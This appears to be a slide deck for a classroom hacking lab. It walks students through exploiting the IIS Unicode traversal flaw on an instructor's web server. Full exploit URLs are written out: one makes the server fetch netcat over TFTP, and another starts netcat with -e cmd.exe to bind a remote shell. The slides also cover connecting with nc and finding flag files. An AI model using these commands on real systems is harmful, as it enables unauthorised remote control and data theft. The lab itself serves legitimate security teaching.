


LAB #15


**Your
assignment,
should you
choose to accept
it...**

***Remote exploitation:
Install a backdoor using a
vulnerability and Netcat***



**If any of your force be killed
or captured, the secretary
will disavow any knowledge
of your actions...this tape will
self destruct in 5 seconds...**

Good Luck, Jim




LAB #15

Scenario

You have a remote target, an enterprise LAN that is in an un-named country. It is connected to the Internet. You have already determined, using Nessus, that the target's web server is vulnerable to the IIS Unicode exploit. Use the exploit, and the fact that there is, by default, a TFTP client on the server, to upload **netcat** on the target and have netcat push you a shell.

The target is:

www.jkandtc.com




LAB #15

Objective

Use the IIS Unicode exploit to upload a backdoor (netcat) on the target's web server. Then use the IIS Unicode exploit to command the backdoor open a port. Finally, push a shell to yourself from the server by connecting to the open port using Netcat on your attacking box.


Search the target's computer for any flag files (flag?.txt). Record the contents of any flag files you find.



LAB #15

Potential Show Stoppers

1. The vulnerability must be there.
2. The TFTP client must still be there.
3. Any IDS will be looking Netcat.



LAB #15


For this lab:

n is your number!

n = the number of your laptop

For example, your number is 02


if your laptop number is 02



LAB #15

REMEMBER

1. Nothing (files, shells, etc.) moves over the Internet (or LAN or WAN) unless there is a connection (socket) through which it flows.
2. It **must** start with a server listening – an open port.
3. You **cannot** simply SEND files to computers!
4. In this lab, **you will be the server** - a TFTP server!
5. You will trick my webserver, acting as a client, into uploading Netcat from your attacking box.
6. Therefore, you must first run a TFTP server on your box.





LAB #15

1. Start and configure your TFTP server

Start the TFTP server on your box

- Double-click on desktop icon: **TFTP Server**
- Or: Select Start/All Programs/SolarWinds 2003 Standard Edition/TFTP Server
- Then select File/Configure







LAB #15

1. Start and configure your TFTP server

- Copy `nc.exe` to `c:\TFTP-Root`
- Select the TFTP Root Directory tab to see that Netcat is in the TFTP server's root directory.







LAB #15

1. Start and configure your TFTP server

- Select File/Configure & select the Security tab.
- Make sure the “Transmit and Receive files” radio button is checked.
- **Click OK.**
- You’re ready to exploit the remote IIS server, tricking it into uploading files from you






LAB #15

Open a DOS window and run `netstat -a` ensure that the TFTP service is running.

```
Command Prompt
C:\Documents and Settings\Name>netstat -a

Active Connections

Proto  Local Address          Foreign Address
TCP    MPC:epmap              MPC:0
TCP    MPC:microsoft-ds      MPC:0
TCP    MPC:netbios-ssn       MPC:0
TCP    MPC:netbios-ssn       MPC:0
TCP    MPC:netbios-ssn       MPC:0
TCP    MPC:netbios-ssn       MPC:0
TCP    MPC:1037               MPC:0
TCP    MPC:1241               MPC:0
TCP    MPC:1242               MPC:0
UDP    MPC:tftp                *:*
UDP    MPC:microsoft-ds      *:*
```



LAB #15

2. Upload Netcat to the target


- Use your browser to have the target's TFTP *client* connect to your TFTP server. **Do This:**

```
http://www.jkandtc.com/scripts/..%c1%9c../winnt/  
system32/cmd.exe?/c+tftp+-i+192.168.0.100+GET+  
nc.exe+nc20n.exe
```

- Make sure the first IP address is **your target's!**
- Make sure the second IP address is **yours!**
- **Do** use your **n** to rename Netcat on the server
- Get the above URL from the *IIS-ExploitCode.txt* file in your *tools* folder – make the appropriate changes for the IP addresses and your **n**


Note the new name for Netcat!

It gets stored in C:\inetpub\scripts on the server!




LAB #15

- Now, go back to here.
- **Watch this window for messages!** →
- It will let you know whenever the webserver gets files from you!
- You must see:
Sent nc.exe to....



Error: Wrong file!

Warning: If the server's TFTP client accumulates too many error messages, it will stop working (**Instructor:** Watch the web server's *scripts* directory, the messages are named TFTPxxxx – you don't want to see a lot of these)



LAB #15

3. Run the backdoor Netcat as a listener on the server

Now, have your copy of netcat (nc20n.exe) listen on port 20n and push a shell to you when you connect to it.


Enter this in your browser:

```
http://www.jkandtc.com/scripts/..%c1%9c
../winnt/system32/cmd.exe?/c+nc20n.exe+
-l+-p+20n+-e+c:\winnt\system32\cmd.exe
← el! ← your n = laptop number!
```

Get this URL from *IIS-ExploitCode.txt*

The above netcat command means:

Listen on port 20n and, when someone connects on port 20n, execute and push a shell back to that person. (Of course n is your computer number.)



LAB #15

4. Have the hacked webserver push you a shell!

Open a DOS window and **Enter:**

```
> cd c:\tools\netcat
```

- Connect to the netcat server using *netcat* locally (The IP address is that of your target!). **Enter:**


```
> nc 192.168.0.1 20n ← your n!
```

← the server's IP!

- The prompt will change if you succeeded!
- You now control the webserver!
- **Enter:**

```
> dir ← see the server's directory
```

- If this does **not work**, do **NOT** use **nmap** to see if your port is open (`nmap -p 20n 192.168.0.1`) because it will cause your port to close (if it is open)



LAB #15

Troubleshooting

- Look at your TFTP server window – did it log your copy of *nc.exe* being sent to the server?
- If the server's TFTP client accumulates too many error messages, it will stop working – **Tell the sysadmin** to check the scripts directory, the messages are named TFTPxxxx.
- **DO NOT run Nmap** and do a port scan! The server will react by closing the ports you're scanning.